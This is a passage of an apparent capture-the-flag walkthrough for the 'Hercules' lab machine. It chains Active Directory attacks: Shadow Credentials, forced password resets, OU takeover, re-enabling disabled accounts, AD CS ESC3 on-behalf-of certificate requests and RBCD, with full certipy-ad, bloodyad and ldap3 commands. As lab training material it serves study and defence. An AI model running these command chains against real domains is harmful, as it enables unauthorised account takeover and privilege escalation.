
Using Bob’s NTLM hash, we can grab a TGT for him or use the one generated by Certipy-AD and enumerate any write permissions he holds via BloodyAD.
1
2
3
└─$ impacket-getTGT -hashes ':[REDACTED]' hercules.htb/bob.w@DC.HERCULES.HTB

└─$ KRB5CCNAME=bob.w@DC.HERCULES.HTB.ccache bloodyad -u 'bob.w' -k -d 'hercules.htb' --host DC.HERCULES.HTB get writable

Moving User into Controlled OU
Displaying what write permissions Bob has reveals extensive permissions over three Organizational Units. We’re able to write to a lot of peoples accounts this way, notably two people named Mark.S and Stephen.M who are both apart of the Security Helpdesk group that hold ForceChangePassword over six more users.

The most interesting user among that list is Auditor who has membership in the Remote Management Users and Forest Management groups, meaning they can grab a shell on the DC via WinRM and most likely has higher privileges.
A bit more digging revealed that the same six users that Natalie.A had GenericWrite over via her membership in the Web Support group, were also located inside of the Web Department OU. This means we’d likely inherit GenericWrite over users that are moved into that OU, allowing for another Shadow Credential attack to take place.

Given that we have write permissions over two members of the Security Helpdesk group, I add Mark.S to the Web Department OU by means of a python command utilizing the ldap3 library.
1
2
3
4
5
6
7
8
└─$ KRB5CCNAME=bob.w@DC.HERCULES.HTB.ccache python3 -c "
from ldap3 import Server, Connection, SASL, KERBEROS
c = Connection(Server('DC.HERCULES.HTB'), authentication=SASL, sasl_mechanism=KERBEROS)
c.bind()
c.modify_dn('CN=MARK STONE,OU=SECURITY DEPARTMENT,OU=DCHERCULES,DC=HERCULES,DC=HTB',
            'CN=MARK STONE', new_superior='OU=WEB DEPARTMENT,OU=DCHERCULES,DC=HERCULES,DC=HTB')
print(c.result)
"

Now we can repeat the shadow credential process after confirming Mark’s membership in the Web Department OU and grabbing an updated TGT for Natalie.
1
2
3
4
5
└─$ KRB5CCNAME=bob.w@DC.HERCULES.HTB.ccache bloodyad -u 'bob.w' -k -d 'hercules.htb' --host DC.HERCULES.HTB get object mark.s | grep "Web Dep"

└─$ nxc smb DC.HERCULES.HTB -u 'natalie.a' -p '[REDACTED]' -k --generate-tgt natalie.a

└─$ KRB5CCNAME=natalie.a.ccache certipy-ad shadow auto -u natalie.a@hercules.htb -dc-host DC.HERCULES.HTB -k -account mark.s
Auditor Account Takeover
Now we can either use the saved ccache generated from the Certipy-AD command or get a new TGT in order to change the auditor user’s password via BloodyAD.
1
2
3
└─$ KRB5CCNAME=mark.s.ccache bloodyad -u 'mark.s' -k -d 'hercules.htb' --host DC.HERCULES.HTB set password auditor 'Password123!'

└─$ nxc smb DC.HERCULES.HTB -u 'auditor' -p 'Password123!' -k

Confirming it works enables us to grab a TGT on behalf of them and grab a shell on the DC via WinRM. We should also ensure that our krb5.conf file contains the necessary information for this to work:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[libdefaults]
    dns_lookup_kdc = false
    dns_lookup_realm = false
    default_realm = HERCULES.HTB

[realms]
    HERCULES.HTB = {
        kdc = dc.HERCULES.HTB
        admin_server = dc.HERCULES.HTB
        default_domain = HERCULES.HTB
    }

[domain_realm]
    .HERCULES.HTB = HERCULES.HTB
    HERCULES.HTB = HERCULES.HTB
Note: Only port 5986 is exposed, meaning we need to specify the
-Sflag in order to default to using SSL.
1
2
3
└─$ nxc smb DC.HERCULES.HTB -u 'auditor' -p 'Password123!' -k --generate-tgt auditor

└─$ KRB5CCNAME=auditor.ccache evil-winrm -i DC.HERCULES.HTB -r hercules.htb -S

At this point we can grab the user flag from their Desktop folder and begin looking at ways to escalate privileges to Administrator.
Privilege Escalation

Light enumeration on the filesystem didn’t show anything too interesting service/application-wise, however our membership in the Forest Management group popped up again which prompted me to enumerate any write permissions we hold.
Controlling Forest Migration OU
Using another BloodyAD command, we discover that the auditor account holds hefty write permissions over the Forest Migration OU, including the ability to take ownership of it altogether.
1
└─$ KRB5CCNAME=auditor.ccache bloodyad -u 'auditor' -k -d 'hercules.htb' --host DC.HERCULES.HTB get writable

So logically, I did just that and took over the OU by setting the owner to be myself. I also gave myself GenericAll within the group so that any object within the OU is fully in our grasp.
1
2
3
└─$ KRB5CCNAME=auditor.ccache bloodyad -u 'auditor' -k -d 'hercules.htb' --host DC.HERCULES.HTB set owner 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb' auditor

└─$ KRB5CCNAME=auditor.ccache bloodyad -u 'auditor' -k -d 'hercules.htb' --host DC.HERCULES.HTB add genericAll 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb' auditor

After that was taken care of, I wanted to see who all I had control over now. Listing all children within the Forest Migration OU reveals a few user accounts.
1
└─$ KRB5CCNAME=auditor.ccache bloodyad -u 'auditor' -k -d 'hercules.htb' --host DC.HERCULES.HTB get children --target 'OU=Forest Migration,OU=DCHERCULES,DC=hercules,DC=htb'

Once again going down the list, the only interesting user is Fernando.R who is apart of the Smartcard Operators group.
The name “Smartcard Operators” most likely points in an AD CS enrollment direction: rather than a built-in AD group, it reads as a group set up to enroll for smartcard-logon certificates, so its real power is whatever certificate templates it’s been granted enrollment rights on. Smartcard logon is a form of PKINIT (certificate-based Kerberos): instead of a password, the user authenticates with a certificate whose subject identifies them to the KDC, which issues a TGT if it trusts that cert. That’s why this group is worth investigating - if it can enroll in a smartcard-logon template that also lets the enrollee supply the subject, that enrollment right becomes a path to requesting a certificate that authenticates as an arbitrary user.


The only hitch is that this account has been disabled, but our GenericAll over children in the OU will let us bring it back to life as well as add a shadow credential for an account takeover. I’ll remove the ACCOUNTDISABLE flag from Fernando’s userAccountControl attribute via BloodyAD to start things off.
1
└─$ KRB5CCNAME=auditor.ccache bloodyad -u 'auditor' -k -d 'hercules.htb' --host DC.HERCULES.HTB remove uac 'fernando.r' -f ACCOUNTDISABLE
Attempting to perform a shadow credential attack succeeds in adding the Key Credential link, but fails to obtain a TGT which means we can’t authenticate as him that way. I fall back to forcefully changing his password to something arbitrary, which wouldn’t really matter in a real engagement since this account wasn’t in use either way.
1
2
3
└─$ KRB5CCNAME=auditor.ccache certipy-ad shadow auto -u hercules.htb/auditor -k -dc-host DC.HERCULES.HTB -account fernando.r

└─$ KRB5CCNAME=auditor.ccache bloodyad -u 'auditor' -k -d 'hercules.htb' --host DC.HERCULES.HTB set password 'fernando.r' 'Password123!'
Certificate Services ESC3
Now I’ll obtain a TGT for Fernando’s account and use it to enumerate any vulnerable AD CS templates since he is apart of the Smartcard Operators group.
1
2
3
└─$ nxc smb DC.HERCULES.HTB -u 'fernando.r' -p 'Password123!' -k --generate-tgt fernando.r

└─$ KRB5CCNAME=fernando.r.ccache certipy-ad find -k -u hercules.htb/fernando.r -dc-host DC.HERCULES.HTB -vulnerable -stdout

The output from this command reveals that three templates are misconfigured to allow for ESC3 and one of them also being vulnerable to ESC15.
The AD CS ESC taxonomy (from SpecterOps’s Certified Pre-Owned research) is a numbered catalog of Active Directory Certificate Services misconfigurations - running from template-based flaws (ESC1–ESC3, where enrollees can supply their own subject or abuse enrollment agents), through CA-level and access-control issues (ESC4–ESC7, misconfigured template/CA DACLs), the NTLM-relay-to-endpoint paths (ESC8, ESC11), and on into later additions like weak certificate mappings and DC-cert abuse (ESC9–ESC10, ESC13–ESC16). The common thread attackers exploit is that a certificate is a durable authentication credential, so most ESCs boil down to obtaining a cert that authenticates as a higher-privileged principal - typically enumerated with Certipy’s find and then abused with its req/relay modules.
ESC3 abuses an AD CS certificate template whose EKU includes Certificate Request Agent, which authorizes its holder to enroll for certificates on behalf of other users - the legitimate mechanism smartcard enrollment stations use to provision cards for staff. Because this machine’s Smartcard Operators group can enroll in that template, we can obtain the enrollment-agent certificate and then use it to request a smartcard-logon certificate in the name of a privileged account, such as a domain administrator. That certificate authenticates as the target admin via PKINIT, handing us their TGT (and, since AD CS is present, their NTLM hash through UnPAC-the-hash) - the same impersonation outcome as Shadow Credentials, reached instead through on-behalf-of enrollment. The precondition to confirm is that the template actually carries the Certificate Request Agent EKU and the CA doesn’t restrict which principals an agent may act for.
I’ll be targeting the EnrollmentAgent template, but I’m positive the other two would succeed as well. First we just need to request a certificate using this template while specifying the application policies to be set to “Certificate Request Agent”. This effectively turns our own certificate into an enrollment agent which enables a low-privileged user to request certificates on behalf of other accounts.
1
2
3
4
5
6
└─$ KRB5CCNAME=fernando.r.ccache certipy-ad req \
  -u hercules.htb/fernando.r -k \
  -dc-host DC.HERCULES.HTB -dc-ip 10.129.242.196 \
  -target DC.HERCULES.HTB -target-ip 10.129.242.196 \
  -ca "CA-HERCULES" -template "EnrollmentAgent" \
  -application-policies "Certificate Request Agent"

Now that we have a valid certificate for Fernando from the vulnerable template, we can request a certificate on behalf of a another user to escalate privileges. The only stipulation is that the user we’re requesting a certificate on behalf of must be a certificate manager as this environment has been hardened to restrict approval otherwise.
Requesting a certificate for someone like the Administrator who is restricted fails with the following error message:
1
code: 0x80094009 - CERTSRV_E_RESTRICTEDOFFICER - The operation is denied. It can only be performed by a certificate manager that is allowed to manage certificates for the current requester.
I’ll opt for someone else who is in the Remote Management Users group that still looks like a high-value target, such as Ashley.B.
1
2
3
4
5
6
└─$ KRB5CCNAME=fernando.r.ccache certipy-ad req -u 'hercules.htb/fernando.r' -k \
  -dc-ip 10.129.242.196 -dc-host DC.HERCULES.HTB -target "dc.hercules.htb" \
  -ca 'CA-HERCULES' -template 'User' -pfx fernando.r.pfx \
  -on-behalf-of "hercules\\ashley.b" -dcom

└─$ certipy-ad auth -pfx ashley.b.pfx -dc-ip 10.129.242.196

With a ccache file and NTLM hash for Ashley.B, I head back to BloodHound to enumerate and interesting permissions which shows that her membership in the IT Support group allows us to forcefully change the password of eight other users.

None of these users have any interesting group permissions or outbound object control, however it’s still nice to know in case we can somehow leverage the ForceChangePassword permission to other users in the future.
I grab a shell via WinRM using the generated ccache file and perform local enumeration on the filesystem. This reveals a cleanup PowerShell script that start a scheduled task aimed at cleaning up passwords, consistent with what we found in BloodHound. Furthermore, executing the script succeeds without an error thrown meaning we’re allowed to run scheduled tasks on the system.

If we’re allowed to run tasks, chances are we can configure them too and if one is being executed as another user, it can be abused to escalate privileges by injecting arbitrary commands to be ran on behalf of them. I spent a lot of time enumerating scheduled tasks to see if there was any attack surface here, but ultimately failed to get anything working.
IIS_WebServer$ Account Takeover
Heading back the BloodHound didn’t give me much else to work with either, so I figured I just had to be missing some piece of the puzzle. I decide to recollect BloodHound data with a more privileged user to ensure I have the full picture as this has been a problem for me in the past.
1
└─$ bloodhound-python -c all -d hercules.htb -u 'ashley.b' --hashes ':[REDACTED]' -ns 10.129.242.196 -k
Once those JSON files are ingested, I retrace my steps up to this point and eventually discover a new IIS_Administrator account that was previously missed. A closer look at this account discloses that they are a disabled account located in the Forest Migration OU as well, which we already have full control over via the auditor account.
By following the pattern of outbound object control, a path to the DC machine account arises. The disabled IIS_Administrator user is a member of the Service Operators group, which can forcefully change the password for an IIS_WebServer$ machine account that is configured for Resource-Based Constrained Delegation on the DC.
In case you’re unfamiliar with this attack vector - RBCD abuse works by writing to the msDS-AllowedToActOnBehalfOfOtherIdentity attribute on a target object, which lets an attacker designate a controlled principal as trusted to delegate to that target on behalf of any user. Once that write succeeds, the attacker uses S4U2Self and S4U2Proxy to request a service ticket impersonating a privileged user (e.g. a domain admin), effectively turning a single GenericWrite/GenericAll over a computer object into full control of that machine.
In this case the AllowedToAct descriptor, as seen in BloodHound, means any member that is apart of the Service Operators group is trusted to impersonate users to services hosted on the Domain Controller itself.

This part was a pain in the ass for no apparent reason, all we have to do is ensure that the Auditor account has genericAll over the Forest Migration OU which would allow us to re-enable the IIS_Administrator account since they’re in that same OU.
